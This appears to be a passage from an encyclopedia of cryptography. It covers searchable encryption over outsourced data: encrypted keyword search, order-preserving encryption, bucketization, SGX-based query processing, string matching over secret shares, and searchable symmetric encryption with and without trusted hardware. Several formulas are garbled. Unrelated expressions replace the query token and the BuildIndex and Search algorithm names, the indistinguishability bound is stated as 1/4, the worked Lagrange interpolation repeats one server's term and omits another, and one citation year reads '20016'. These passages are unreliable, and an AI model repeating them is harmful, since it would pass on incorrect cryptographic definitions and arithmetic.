that Alice generates using a stream cipher. Each s_i is $n - m$ bit long and for each pseudorandom string s_i, Alice computes a pseudorandom function $s \in \mathbb{Z}_p$ seeded on key k_c to generate a random m-bit sequence. Using the result of $s \in \mathbb{Z}_p$, Alice computes a n-bit sequence $t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$, where $\langle a, b \rangle$ denotes concatenation of the strings a and b. Now to encrypt the n-bit word x_i, Alice computes the XOR of x_i with t_i, i.e., ciphertext $c_i := x_i \oplus t_i$. Since only Alice can generate the pseudorandom stream t_1, …, t_l, no one else can decrypt c_i.

Given the above representation of text documents, the search mechanism works as follows. When Alice needs to search for files that contain a word w, she transmits $x \equiv y^2 \pmod{n}$ and the key k_c to the server. The server (Bob) searches for w in the index files associated with the documents by checking whether $c_i \oplus T(w)$ is of the form $r_j, x_j \in \mathbb{Z}_p$. Bob returns all the satisfied documents, which can then be decrypted by Alice.

The scheme described above provides secrecy if the pseudorandom function F, the stream cipher used to generate s_i, and the encryption of the document D are secure (i.e., t_i is indistinguishable from truly random bits for any computationally bounded adversary). Essentially, the adversary cannot learn the content from either the ciphertext or query logs.

Improvements in Search Efficiency The encrypted search mechanism described above requires $O(n)$ cryptographic operations at the server for a single query, where n is the number of keywords in the document collection. While such an overhead might be tolerable for small documents (collections), the approach is inherently not scalable. Subsequently, *Bloom filters* were used to speed up the search by reducing the time that was proportional to the number of keywords to that proportional to the number of documents. For each document, the encrypted Bloom filter is queried to check for the presence or absence of the search term which takes $O(1)$ time. To further avoid a complete scan over encrypted documents, another approach based on encrypting the inverted keyword list has been proposed. In this method, first, the user constructs the inverted keyword list of his document collection. Then each list associated with a particular keyword is encrypted as follows: Every reference to a document except the first one is encrypted using a key that is stored in the previous node in the list. The first

reference to a document is generated by encrypting the keyword with a key derived from a pseudorandom function. The collection of keywords is garbled using a pseudorandom permutation applied on the keyword to randomize the actual physical address of the nodes in the memory. To search, the user applies the pseudorandom function and the pseudorandom permutation to the keyword to obtain the key and the memory address of the encrypted list of documents associated with that keyword. Then the list is decrypted node by node. This approach reduces the search time from $O(n)$ to $O(d)$ where n is the total number of documents and d is the total number of documents that contain a particular keyword. This approach, however, prevents the user from adding, removing, or updating documents efficiently since it requires re-encrypting the modified inverted keyword list.

Public-Key Variants (Boneh et al., 2004) Keyword search over encrypted data has been investigated using a public-key setup as well. Consider a scenario where emails may consist of sensitive information and hence preferably encrypted by the sender using the recipient's public key. A natural approach exploits a public-key encryption technique to directly support keyword search over encrypted representation. Public-key encryption with keyword search (PEKS) has been proposed for the limited context, where Alice prespecifies the set of keywords she might be interested in. The email sender (Bob) can encrypt the email using Alice's public key. Further, PEKS can also be constructed in a black box way using anonymous identity-based encryption (AIBE) (Boyen et al., 2006), as follows: (1) The public/private key pair of PEKS is the same as the public master secret key of the AIBE scheme. (2) The keywords in PEKS are treated as identities in AIBE. This means that to derive a trapdoor t_w, associated with a keyword w, the user has to run the key derivation algorithm of AIBE on input w. (3) To encrypt the keyword w, the user runs the encryption algorithm of AIBE on input 0^k where k is the security parameter, treating w as the identity that can decrypt the cipher. (4) To search for keyword w, the user, decrypts the cipher using t_w. Note that t_w is in fact the secret key associated with w in the AIBE scheme.

Range Queries over Encrypted Data

Range queries are important for data from an ordered domain like integers. One dimensional range queries, i.e., range queries only on one attribute/column of relations, are issued by specifying the minimum and maximum value of the range, and the server's goal is to return all the data items whose values fall in this range. Order-preserving encryption preserves order among elements even after encryption. Given such an encrypted dataset, the range query can be easily mapped to the domain of encrypted values and easily evaluated by the server.

One of the algorithms given in Hore et al. (2004) for order-preserving encryption works in three stages – first, it approximates the distribution of the plaintext data values using a combination of the histogram and parametric representations. Then, the data is "flattened" to generate an approximately uniform distribution. Lastly, the flattened values are mapped to a target distribution specified by the data owner which then represents the ciphertext. The third step actually consists of two sub-steps – (*i*) the target distribution is flattened similar to the first step and scaled to align with the flattened distribution of step 2; (*ii*) the (flattened) values of the plaintext are then mapped to the target distribution using the reverse map function generated in sub-step (*i*). The mapping function is relatively compact and can be represented in space proportional to the number of buckets used to represent the plaintext data distribution. The number of buckets for this is determined using the MDL (minimum description length) principle, and within each bucket, the distribution is approximated by a linear spline (line segment). Intuitively, the number of buckets used is dependent upon the skewness of the plaintext value distribution. The "decryption" process is similar but reverses to that of the encryption process.

Yet another way for order-preserving encryption is to generate a random order-preserving mapping between two ordered domains, i.e., one corresponding to the plaintext and the other to the ciphertext. The mapping schemes are designed to provide the highest possible security under the given constraint that the mapping should preserve order. Given a domain interval $\mathscr{A}$ = [1,N] and a range $\mathscr{S}$ = [1,M] where M ≥ N, the encryption algorithm is nothing but a random order-preserving mapping from $\mathscr{A}$ into $\mathscr{S}$. Any such random order-preserving map can be modeled as a negative hypergeometric distribution is used to construct a sampling-based algorithm to generate the encryption function.

Bucketization for Relational Queries

The most popular data-hiding technique is *data generalization*. The resulting view of the data is referred to as the *bucketized* representation of the data (Hacigümüs et al., 2002). Such a representation of the data supports several types of database queries. The bucketization of an attribute partitions its domain into a set of buckets. This strategy has implications on both the efficiency of the resulting query processing and on the disclosure risk of sensitive information to the server. For instance, given a sensitive numeric attribute like *salary*, which has been bucketized, if the adversary somehow comes to know the maximum and minimum values in the bucket, then partial disclosure of sensitive values already occurred since he can ascertain the range to which the values in the bucket belong to. Further, if he/she has knowledge of the distribution (frequencies) of values in the bucket, he can also ascertain the value of specific records with different degrees of confidence. A natural question is: how much information does the generalized representation of data reveal? This depends upon the granularity at which data is partitioned. For instance, assigning all values in the domain to a single bucket will make the bucket label completely non-informative. However, such a strategy requires the client to retrieve every record from the server. On the other extreme, if each possible data value has a corresponding bucket, the client will get no confidentiality although the records returned by the server will contain no false positives. There is a natural trade-off between the performance overhead and the degree of disclosure.

Privacy-Aware Bucketization Privacy-aware bucketization is basically a data partitioning technique to play the trade-off between disclosure risk and performance overhead in query processing. Typically, bucketization minimizes the disclosure risk while bounding the performance degradation within a small factor of the optimal cost. Notice the dual of the problem, i.e., where one maximizes the performance with a constraint on information disclosure, could also be addressed once one agrees on the metric for information disclosure. However, such an articulation of the problem has not been studied in the literature. Specifically, *entropy* and *variance* of the value distributions in the bucket are used as measures of disclosure risk (rather the inverse of it, i.e., the higher the entropy and variance, the lower the disclosure-risk). Intuitively, entropy captures the notion of uncertainty

associated with a random element chosen with a probability that follows a certain distribution. Higher entropy indicates more uncertainty regarding the true value of the element. Further, for an ordered domain, entropy alone does not capture the notion of distance between two values. That is, the greater the spread of each bucket distribution, the better is the protection against disclosure. Therefore, the *variance* of the bucket distribution is also used as an independent measure of disclosure risk associated with each bucket. Bucketization algorithms have been developed that take the number of buckets as the input parameter and partition the data such that the value of entropy and variance of the bucket-level value distributions are maximized while performance degradation remains within specified bounds. The performance cost is typically measured by the number of false positives returned to the client for a query. The number of buckets is critical to decide the trade-off between privacy and performance.

Search Using Secure Hardware

While many cryptographic techniques exist, as discussed above, there is a different approach for searching over encrypted data using secure hardware. In particular, recent versions of Intel CPUs introduced Software Guard eXtension (SGX) – a collection of microarchitectural mechanisms aimed to protect third-party cloud applications from the software stack of an untrusted system. SGX allows us to create a small trusted execution environment, called the *enclave* that is isolated and protected from the rest of the system. For example, in the cloud, SGX protects the computation from the operating system controlled by the tenant but is vulnerable to numerous applications, system-level attacks, and the hypervisor controlled by the cloud. In addition to protecting against software attacks, SGX provides encryption of enclave's memory having code and data. This protects SGX applications from hardware attacks like memory snooping. While running on the servers controlled by the cloud, from a trust point of view, SGX enclaves are effectively controlled by the client. However, existing implementations of SGX are prone to several side-channel attacks that exploit one of the microarchitectural components of the CPU, e.g., branch target buffers, pattern history table, caches, DRAM row buffer, page tables, page fault exception handlers, and speculative execution capabilities to exfiltrate sensitive data and sometimes the entire memory of the enclave. It is also important to mention that the older systems prior to SGX

introduction, e.g., Cipherbase (Arasu et al., 2013) and TrustedDB (Bajaj et al., 2014), use a secure coprocessor to support a trusted environment in the cloud.

ObliDB ObliDB (Eskandarian et al., 2019) assumes that SGX is not prone to any side-channel attack. Suppose, we want to execute a selection query on a relation *R*. In this case, ObliDB considers two cases, based on the number of rows that satisfy the query predicate.

- *Small*. In this case, the number of output tuples is a few times more than the space available in the SGX enclave. To answer a selection query, the enclave reads the entire data multiple times. Particularly, the enclave takes multiple passes over the relation *R*, each time storing any qualifying rows into the enclave memory and keeping track of the index of the last checked row. Each time the memory fills, its contents are written to disk only after entirely reading the relation *R*. On the negative side, this approach works only when the number of qualifying rows is significantly less than the relation *R* and only a few times more than the enclave memory. Otherwise, reading the relation *R* many times in the enclave memory is expensive.
- *Large*. In this case, the number of output tuples is almost the same as the input table *R*. To answer a selection query, in this case, ObliDB reads the entire dataset into the enclave memory only once, creates a copy of the relation as a relation *O*, and marks each row either as 1 or 0 in the copied relation *O*, depending on either they qualify the selection query or not. Finally, the relation *O* is provided to the user as an answer to the selection query. Note that here the user needs to decrypt the relation *O* and removes the tuples marked as 0.

Open Problems

We discussed techniques to implement search (or selection) queries over encrypted representation of text documents and relational data. To date, a scalable, noninteractive, indexable, and completely secure mechanism for efficient evaluation of conjunctive/disjunctive point or range queries remains an open challenge. Systems such as CryptDB have tried to take a more practical approach by allowing users to explore the trade-offs between the system functionality and the security it offers. Unfortunately, precisely

characterizing the security offered by such systems given the underlying cryptographic approaches has turned out to be extremely difficult. For instance, Kellaris et al. (2016) show that when order-preserving and deterministic encryption techniques are used together, on a dataset in which the entropy of the values is not high enough, an attacker might be able to construct the entire plaintext by doing a frequency analysis of the encrypted data.

Definitions

Secret-sharing techniques create shares of a secret value, and such shares are placed on non-colluding servers. Search on secret-shared data refers to the ability to identify and retrieve a set of objects from a secret-shared dataset that satisfies the query.

Background

Adi Shamir (1979) and George Blakley (1979) *independently* introduced the concept of secret-sharing in 1979. In using secret-sharing techniques, a database (DB) owner creates shares of their secret values S and sends them to untrusted and non-colluding cloud servers, which store the secret-shared database and execute the queries. The secret S is constructed at the DB owner by performing Lagrange interpolation (Corless and Fillion, 2013) over a sufficient number of shares, fetched from the cloud servers.

However, the adversary cannot construct the secret unless collecting a sufficient number of shares (or the majority of the shares). In terms of security guarantees, secret-sharing-based techniques are information-theoretically secure, e.g., security guarantees of the ciphertext data regardless of the computation power of the adversary. The reader may visit the encyclopedia entry titled "Privacy of Outsourced Data" for an overview of Shamir's secret-sharing (SSS).

Theory

We illustrate a recent approach – proposed by Dolev et al. (2019) – for searching over secret-shared datasets. This technique uses a string-matching approach and accumulating automata.

Secret-shared encoded data Assume that a database contains only English words. Since the English alphabet consists of 26 letters, each letter can be represented by a unary vector with 26 bits. Hence, the letter "A" is represented as (1_1, 0_2, 0_3, …, 0_{26}), where the subscript represents the position of the letter; since "A" is the first letter, the first value in the vector is one, and others are zero. Similarly, "B" is (0_1, 1_2, 0_3, …, 0_{26}), "J" is (0_1, …, 0_9, 1_{10}, 0_{11}, …, 0_{26}), and so on. Thus, for example, if the database contains a word "Adam," then the unary representation results in a vector of 0 or 1 of length 104 (26 × 4) to represent the word "Adam."

The reason for using unary representation here is that it is very easy to verify two identical letters. The expression $output = \sum_{i=0}^{r} u_i \times v_i$ compares two letters, where (u_0, u_1, …, u_r) and (v_0, v_1, …, v_r) are two unary representations. It is clear that whenever any two letters are identical, *output* is equal to one; otherwise, *output* is equal to zero.

Note that if the DB owner sends these vectors to a server, then the server can easily deduce words. Thus, when outsourcing these vectors to the servers, the DB owner uses SSS and makes secret-shares of every bit by selecting different polynomials of an identical degree. For example, the DB owner creates secret-shares of each bit of the vector of "A" (1_1, 0_2, 0_3, …, 0_{26}) by using 26 polynomials of an identical degree, since the length of the vector is 26. Following that, the DB owner can create secret-shares of all

the other letters and distribute them to different servers. Thus, for example, if the database contains a word “Adam,” then following the abovementioned approach, the length of the shares of “Adam” will be 104 (26 × 4).

Note that since the DB owner uses SSS, a single server cannot infer a secret. Moreover, it is important to emphasize that the approach uses *different* polynomials for creating secret-shares of each occurrence of each letter; thereby multiple occurrences of a word in a database have different secret-shares. Therefore, a server is also unable to know the number of occurrences of a word in the whole dataset.

Secret-shares of numeral values. A similar approach can create secret-shares of numeral values. In particular, the DB owner creates a unary vector of length 10 and places zero at all the places of the vector except only one place that corresponds to the position of a number. For example, “1” becomes $(1_1, 0_2, \ldots, 0_{10})$, “0” becomes $(0_1, 0_2, \ldots, 1_{10})$, and so on. After that, the DB owner uses SSS to create secret-shares of every bit of a vector by selecting different polynomials of an identical degree and sends them to multiple servers. Note that by following the same procedure, the DB owner can also create secret-shares of special letters or symbols.

String-Matching Using Accumulating Automata

Now, following the abovementioned data outsourcing model, we provide an example to understand the working of search or string-matching algorithm over secret-shares that is executed using accumulating automata (Dolev et al., 2019).

Notations Let s be a string in cleartext and s_j be the jth alphabet of the string. Let $[s]^i$ be the ith share of the string. Let *Len(s)* be the length of the cleartext string s and *Len([s])* be the length of the secret-shared string $[s]$. Let p be a cleartext query predicate and $[p]^i$ be the ith secret-shared query predicate.

The string-matching algorithm consists of the following steps:

DB owner: Secret-shared database outsourcing. Assume that there are only two alphabets: J and O; thus, the DB owner can represent J as $\langle 1, 0 \rangle$

and O as 〈0, 1〉. If the DB owner outsources a word “JO” by creating a vector 〈1, 0, 0, 1〉, then the adversary will know the string. Hence, the DB owner creates secret-shares of each value of the vector using polynomials of an identical degree, as shown in Table 1. Note that by using this type of unary representation, in this example, the length of secret-shared string *Len([s])* will be twice the length of the original string. Thus, in this example, the *j*th alphabet of the cleartext string *s* is mapped to two secret-shared numbers. Further, note that the DB owner creates five shares. It will be clear soon that to execute string-matching algorithm over a cleartext string, *s*, of length, *Len(s)*, this approach of accumulating automata needs at least $2Len(s) + 1$ shares.

Search over Secret-Shared Datasets, Table 1 Secret-shares of a vector 〈1, 0, 0, 1〉, created by the DB owner

Vector values	Polynomials	First shares	Second shares	Third shares	Fourth shares	Fifth shares
1	$1 + x$	2	3	4	5	6
0	$0 + 5x$	5	10	15	20	25
0	$0 + 2x$	2	4	6	8	10
1	$1 + 8x$	9	17	25	33	41

User: Secret-shared query generation. A user submits its query to the secret-sharing module that creates unary vectors for each letter of the query predicate and, then, creates secret-shares of each value of the unary vectors using any polynomial of the same degree as used by the DB owner, before sending them to the servers. For example, if the user wants to search for JO, then the secret-sharing module creates a unary vector as 〈1, 0, 0, 1〉, creates secret-shares of this vector (see Table 2), and sends to servers.

Search over Secret-Shared Datasets, Table 2 Secret-shares of a vector 〈1, 0, 0, 1〉, created by the user

Vector values	Polynomials	First shares	Second shares	Third shares	Fourth shares	Fifth shares
1	$1 + 2x$	3	5	7	9	11
0	$0 + 4x$	4	8	12	16	20
0	$0 + 3x$	3	6	9	12	15

Vector values	Polynomials	First shares	Second shares	Third shares	Fourth shares	Fifth shares		
1	$1 + 7x$	8	15	22	29	36		

Servers: String-matching operation. Each server holds (*i*) a secret-shared string [*s*] (e.g., “JO” of secret-shared form) and (*ii*) the secret-shared searching predicate [*p*] (e.g., ‘JO’ of secret-shared form). For executing the string-matching operation, the server creates an automaton with *Len(s)* + 1 nodes, of which the first *Len(s)* nodes perform bit-wise multiplication between string and predicate vectors and the last node keeps the final result by multiplying outputs of all the first *Len(s)* + 1 nodes. Table 3 shows all the steps taken by the automaton. Further, Table 4 explains the steps given in Table 3 to show how servers search a pattern “JO” over the string “JO.”

Search over Secret-Shared Datasets, Table 3 The accumulating automation steps, executed by the server for performing string-matching operations

Step 1: $N_1 = [s]_1 \odot [p]_1$
Step 2: $N_2 = [s]_2 \odot [p]_2$
⋮
Step*Len(s)*: $N_{Len(s)} = [s]_{Len(s)} \odot [p]_{Len(s)}$
Step*Len(s)* + 1: $N_{Len(s)+1} = N_1 \times N_2 \times \ldots \times N_{Len(s)}$

Notations: ⊙, bit-wise multiplication and addition of all values in a vector

Search over Secret-Shared Datasets, Table 4 Multiplication of shares and addition of final shares by the servers

Computation on					
Operations	Server 1	Server 2	Server 3	Server 4	Server 5
Multiplication	2 × 3 = 6	3 × 5 = 15	4 × 7 = 28	5 × 9 = 45	6 × 11 = 66
Multiplication	5 × 4 = 20	10 × 8 = 80	15 × 12 = 180	20 × 16 = 320	25 × 20 = 500
Add (N_1 value)	26	95	208	365	566
Multiplication	2 × 3 = 6	4 × 6 = 24	6 × 9 = 54	8 × 12 = 96	10 × 15 = 150
Multiplication	9 × 8 = 72	17 × 15 = 255	25 × 22 = 550	33 × 29 = 957	41 × 36 = 1626
Add (N_2 value)	78	279	604	1053	1366

Computation on					
Multiplication (N_3 value)	2028	26,505	125,632	384,345	920,316

User: Result reconstruction. Once the user receives the results from all the servers, the interpolation module performs Lagrange interpolation to obtain the final answer, as follows:

$$\frac{(x-2)(x-3)(x-4)(x-5)}{(1-2)(1-3)(1-4)(1-5)} \times 2028+$$
$$\frac{(x-1)(x-3)(x-4)(x-5)}{(2-1)(2-3)(2-4)(2-5)} \times 26{,}505+$$
$$\frac{(x-1)(x-2)(x-4)(x-5)}{(3-1)(3-2)(3-4)(3-5)} \times 125{,}632+$$
$$\frac{(x-1)(x-2)(x-4)(x-5)}{(3-1)(3-2)(3-4)(3-5)} \times 125{,}632+$$
$$\frac{(x-1)(x-2)(x-3)(x-4)}{(5-1)(5-2)(5-3)(5-4)} \times 920{,}316 = 1$$

Now, note that the final answer is 1, which shows that the secret-shared string at the server matches the user query.

Open Problems and Future Directions

While much progress in research has been made over the past decades on multi-party computation (MPC) systems, e.g., Jana (Archer et al., 2018), to execute databases operations, there is one major problem: the MPC-based systems require communication among the non-colluding servers to execute the computation, and such computation increases the overall computation time. The string-matching-based operations are much more efficient compared to MPC-based systems in terms of communication cost but require a large number of non-colluding servers depending on the length of the largest string. Thus, an open problem is to find a balance between the huge communication cost of MPC techniques and a large number of servers (required in string-matching-based techniques). Moreover, the existing

either MPC or string-matching techniques are not capable of efficiently supporting different database operations such as indexable search, different types of joins, and also complete nested SQL queries. Another interesting direction would be to explore string-matching techniques in the context of federated learning.

SSE (acronym)

Definition

Searchable symmetric encryption (SSE) allows a party to outsource the storage of his/her data to another party (a server) in a private manner using symmetric-key encryption, while maintaining the ability to selectively search over it.

Background


Provisioning symmetric-key encryption with a search capability was first explicitly proposed by Song et al. (2000). While their construction was proven to be a secure encryption scheme, it was not proven to be a secure *searchable* encryption scheme. The above shortcomings were addressed by the works of Goh (2003) and of Chang and Mitzenmacher (2005), who proposed constructions that associate an "index" to each document in a collection. Goh introduced a notion of security for indexes (IND-CKA and the slightly stronger IND2-CKA) and put forth a construction based on

Bloom filters and pseudorandom functions. Chang and Mitzenmacher proposed a simulation-based definition, achieving a notion of security similar to IND2-CKA, with the exception that it also tries to guarantee that the trapdoors not leak any information about the words being queried. Those proposals themselves had shortcomings, which were addressed by Curtmola et al. (2011), who also introduced the notion of *adaptive* adversaries that can choose their queries as a function of previously obtained trapdoors and search outcomes and presented both indistinguishability and simulation-based definitions for SSE.

Theory

The participants in a (single-user) searchable encryption scheme include a user that wishes to store an encrypted document collection d = (D_1, …, D_n) on an honest-but-curious server *S*, while preserving the ability to search keywords through them.

Definition 1 A SSE scheme is a collection of four polynomial-time algorithms (Keygen, BuildIndex, Trapdoor, Search) such that:



Keygen(1^k) is a probabilistic key generation algorithm that is run by the user to setup the scheme. It takes a security parameter *k* and returns a secret key *K* such that the length of *K* is polynomially bounded in *k*.

$us \equiv 1 \pmod{v}$. is a (possibly probabilistic) algorithm run by the user to generate indexes. It takes a secret key *K* and a polynomially bounded in *k* document collection $\mathcal{O}$ as inputs and returns an index $\mathcal{I}$ such that the length of $\mathcal{I}$ is polynomially bounded in *k*.

Trapdoor(*K*, *w*) is run by the user to generate a trapdoor for a given word. It takes a secret key *K* and a word *w* as inputs and returns a trapdoor T_w.

$\mathbb{F}_{2^m} = \mathbb{F}_z/(f)$ is run by the server *S* in order to search for the documents in $\mathcal{O}$ that contain word *w*. It takes an index $\mathcal{I}$ for a collection $\mathcal{O}$ and a trapdoor T_w for word *w* as inputs and returns $f(N)$, the set of identifiers of documents containing *w*.

In its simplest form, an SSE scheme is typically used in the following manner (refer to Fig. 1): The client generates an index from its document collection, stores the index and the encrypted documents on the server, and, finally, performs various search queries. The documents are encrypted using a symmetric-key encryption scheme, while the index is generated using pseudorandom functions/permutations (themselves instantiated using symmetric-key primitives) and standard data structures such as linked lists and look-up tables.

Searchable Symmetric Encryption, Fig. 1 *SSE system operation*

The user may or may not generate its word queries depending on the outcome of previous searches. Queries that do depend on previous search outcomes are called *adaptive*, while queries that do not, *nonadaptive*. This distinction in query generation gives rise to definitions that achieve different privacy guarantees: Nonadaptive definitions can only guarantee security to clients who generate their queries in one batch, while adaptive definitions can guarantee privacy even to clients who generate queries as a function of previous search outcomes. The most natural use of searchable encryption is for making adaptive queries.

We now present some sample security definitions for SSE. An interaction between the client and the server will be determined by a document collection and a set of words that the client wishes to search for (and that we wish to hide from the adversary); an instantiation of such an interaction is called a *history*. Given a history, what the adversary actually gets to "see" during an interaction is the history's *view*. In particular, the view will consist of the index (of the document collection) and the trapdoors (of the queried words). It will also contain some additional common information, such as the number of documents in the collection

and their ciphertexts. However, the view should not reveal any information about the history (i.e., the documents and the queried words) besides the outcome and the pattern of the searches. This leads to the notion of the *trace* of an interaction/history, which consists of exactly the information the SSE scheme designer is willing to leak about the history and nothing else. More precisely, this should include the identifiers of the documents that contain each query word in the history and information that describes which trapdoors in the view correspond to the same underlying words in the history (i.e., the pattern of the searches). Intuitively, this should be no more than the outcome of a search and the user's search pattern. However, since in practice the encrypted documents will also be stored on the server, one can assume that the document sizes and identifiers will also be leaked.

Definition 2 A SSE scheme is secure in the sense of *nonadaptive indistinguishability* if for any two adversarially constructed histories with equal length and trace, no (probabilistic polynomial-time) adversary can distinguish the view of one from the view of the other with probability non-negligibly better than $\frac{1}{4}$.

For each history the adversary generates, one could give him the ability to choose the word queries as a function of the index and the trapdoors corresponding from the document collection and the previous queries it chose, which leads to the following:

Definition 3 A SSE scheme is secure in the sense of *adaptive indistinguishability* if for any two adaptively constructed histories with equal length and trace, no (probabilistic polynomial-time) adversary can distinguish the view of one history from the view of the other with probability non-negligibly better than $\frac{1}{4}$.

In addition to the indistinguishability-based definitions, Curtmola et al. (2011) also presented "simulation-based" security (aka *semantic security*) definitions for SSE. At a high level, in such an approach, the security guarantee is provided by the existence, for all adversaries, of a polynomial-time algorithm (the *simulator*) which, being given very little information (in the SSE case, a history's trace), is able to compute whatever the adversary is able to compute from the given information (i.e., its view). They showed

that while in the nonadaptive case both definitions are equivalent, in the adaptive case semantic security implies indistinguishability of SSE.

The scenario depicted in Fig. 1 is referred to as the single-user setting. Curtmola et al. (2011) also formulated the multiuser setting for SSE, where a user owns the data, but an arbitrary group of users can submit queries to search his/her document collection, and where the owner can control the search access by granting and revoking searching privileges to other users. Efficiency measures of an SSE scheme include the server computation (search time) and storage (in particular, the secure index size) and the number of rounds of interaction between user and server per query; the latter, as well as the client's storage requirement, would typically be constant. In Fig. 1, the search query is of a single keyword. More recent SSE constructions provide enriched search functionalities, such as Boolean (e.g., conjunctive) queries and ranked queries, the verifiability of the search outcome, as well as efficient updates of the document collection. For a recent survey on SSE, refer to Wang et al. (2016). Finally, we note that SSE can be achieved in its full generality via *oblivious RAMs* (ORAMs), at the expense of efficiency.

Open Problems

At the time of this writing, directions for future research include provisioning yet more expressive queries; guaranteeing better leakage profiles, i.e., schemes with less leakage and in particular that do not leak the search pattern and are faster than ORAM-based solutions; improved *verifiable* SSE schemes, i.e., schemes where the client can verify the correctness of the search results; further work on multiuser SSE so that the schemes can support sharing and revocation of data (cf. Patel et al. 2018); and, finally, improving our overall understanding of leakage in the SSE setting.

Encrypted search on secure enclaves; Structured encryption on trusted hardware

Definitions

Searchable symmetric encryption on trusted execution environments (SSE-TEE) is a primitive that combines both searchable symmetric encryption (SSE) and a trusted execution environment (TEE) to enable a trusted client to securely outsource its data while being able to perform search operations on encrypted data. Contrary to standard SSE schemes, this primitive leverages the TEE properties to provide improved performances at the cost of a different threat model.

Background

Searchable Symmetric Encryption

Searchable symmetric encryption (SSE) was first proposed by Song et al. (2000). Chase and Kamara introduced structured encryption (STE) as a generalization of SSE (Chase and Kamara, 2010) where STE schemes encrypt a data structure in such a way that it can be privately queried. Examples of STE constructions include graph (Chase and Kamara, 2010; Meng et al., 2015), dictionary (Chase and Kamara, 2010; Cash et al., 2014), and, in particular, multi-map encryption schemes (Curtmola et al., 2006; Cash et al., 2014; Bost, 20016) which can be used to design searchable symmetric encryption (SSE) (Kamara et al., 2012; Kamara and Moataz, 2017).

Trusted Execution Environments in Encrypted Search

Intel Software Guard Extensions (SGX) (Intel, 2014) has been arguably synonymous with trusted execution environments in the encrypted search area. Amjad et al. (2019b) use Intel SGX to introduce three dynamic SSE schemes with different security guarantees. There has also been work on using trusted hardware to build encrypted relational databases such as TrustDB (Bajaj and Sion, 2013), EnclaveDB (Priebe et al., 2018), and StealthDB (Vinayagamurthy et al., 2019) or to improve on the efficiency of oblivious RAM constructions by reducing the number of round trips (Sasy et al., 2017).

Theory

In a nutshell, the setting in which an SSE-TEE scheme operates is similar to one of a standard SSE scheme with the main exception that the client is conceptually composed of two components: a local client $\mathsf{client}_{\mathsf{loc}}$ and a server-side client $\mathsf{client}_{\mathsf{ser}}$. (By a standard SSE scheme, we refer to a construction that does not make use of a TEE.). The former denotes the traditional SSE client, while the latter refers to the secure enclave of the trusted hardware, which is eventually embedded in the untrusted server. An important characteristic of this new setting is that the communication between the $\mathsf{client}_{\mathsf{ser}}$ and the server is now orders of magnitude faster than the one between the $\mathsf{client}_{\mathsf{loc}}$ and the server. This is simply a consequence of the latter being based on a public network with a smaller bandwidth.

For the sake of a better exposition of TEE's impact on standard SSE schemes, we detail a naive transformation that converts any standard SSE scheme to an SSE-TEE scheme. This transformation is straightforward and works as follows. All operations between the local client $\text{client}_{\text{loc}}$ and the server in the standard SSE setting occur now between the server-side client $\text{client}_{\text{ser}}$ and the server. The main addition is that $\text{client}_{\text{loc}}$ needs to send the plaintext query to $\text{client}_{\text{ser}}$, whereas the latter needs to send the plaintext response to $\text{client}_{\text{loc}}$. Note that in this new setting, $\text{client}_{\text{ser}}$ is trusted and has access to the client's key material. In the following, we list four potential communicational and computational improvements of this naive transformation (Note that these enhancements are general and are not unique to the naive transformation.).

- *Server-client interactions*. Transforming an SSE scheme to an SSE-TEE scheme results in a reduction of the total number of interactions between $\text{client}_{\text{loc}}$ and the server. Note that $\text{client}_{\text{ser}}$ can access the key material and perform all required computations and communications with the server without involving the client $\text{client}_{\text{loc}}$. As a consequence, the number of interactions between the local client and the server is reduced to one, and this holds independently of the original number of interactions.
- *Client storage*. In most dynamic SSE schemes, a local state needs to be maintained by $\text{client}_{\text{loc}}$. While the state size is usually order of magnitude smaller than the size of the encrypted data structure, it remains however significantly large for lightweight devices, especially as the outsourced data grows in size. In SSE-TEE, the local client sends the state to be kept on the server-side client $\text{client}_{\text{ser}}$. TEE can read and update it when needed. Note that if the size of the state is bigger than what $\text{client}_{\text{ser}}$ can support, the state is going to be encrypted and stored in the untrusted server alongside the encrypted structure. Note that in such a setting, any state accesses in the SSE-TEE scheme can lead to additional leakage on the server depending on the SSE scheme's leakage profile.
- *Communicational bandwidth*. The size of search/update tokens sent by the client and the size of the response sent back by the server are also reduced. For example, in some SSE schemes the token size is proportional to the size of the response. These tokens are generated by using the private key, the plaintext query, and the client state. But if the

client state and the key are accessible by the TEE, then the local client can just send the plaintext query to the server-side client which will then generate the tokens. TEEs can also resolve the server response, do further computations – e.g., removing false positives as it is the case in Kamara and Moataz (2019) – and send the final, potentially smaller response to the client, therefore reducing the communicational bandwidth.
- *Client computation*. As illustrated above, TEEs can generate search/update tokens using the query and also do computations on the server response that otherwise the local client would have done. Hence the computational overhead on the local client is reduced.

Remark Trusted execution environments help improve the performance of most SSE schemes, but more particularly, the performance of *dynamic* searchable symmetric encryption schemes – SSE schemes that beyond supporting encrypted search operations – does also support encrypted update operations (To a lesser extent, a standard *static* SSE scheme, i.e., SSE schemes without an update protocol, would also benefit from TEEs by reducing the computational load on the client.). Dynamism is particularly interesting as usually additional security guarantees are sought or required. The implementation of these security guarantees either involves a larger client state, multiple interactions, costlier computations, or a larger communicational bandwidth (Bost et al., 2017). An SSE-TEE variant of such a dynamic SSE scheme would then improve on all of these dimensions leading to a more efficient construction as it has been shown in Amjad et al. (2019b).

Furthermore, many of the recent SSE schemes (Kamara et al., 2018; Amjad et al., 2019a) require a rebuild operation that incurs multiple rounds of interaction between the client and the server. With an SSE-TEE scheme, the number of interactions and the communicational bandwidth will be significantly reduced.

Attacks on Trusted Hardware

Beyond the significantly different threat model that an SSE-TEE scheme operates in (Contrary to a standard setting where only the local client is trusted, the trusted boundaries for an SSE-TEE scheme encompass both the

local and the server-side client.), it is similarly vital that we do not view trusted hardwares such as SGX as impenetrable black boxes. There are several existing side-channel attacks including cache-timing attacks (Yarom and Falkner, 2014; Hähnel et al., 2017; Brasser et al., 2017; Götzfried et al., 2017) and page-fault attacks (Xu et al., 2015) that let adversaries extract sensitive information. The attacker can also learn about code paths or data access patterns inside the secure enclave, as SGX does not protect against them. If a program is data-oblivious, i.e., it does not have control flow branches or memory access patterns that depend on the sensitive data, most of these attacks will not be effective. As this area is still evolving, the current vulnerabilities in SGX and other TEEs will be eventually fixed or at least limited. For example, Sanctum (Costan et al., 2016) is an academic trusted hardware system that addresses both cache-timing and page-fault attacks.

Open Problems and Future Directions

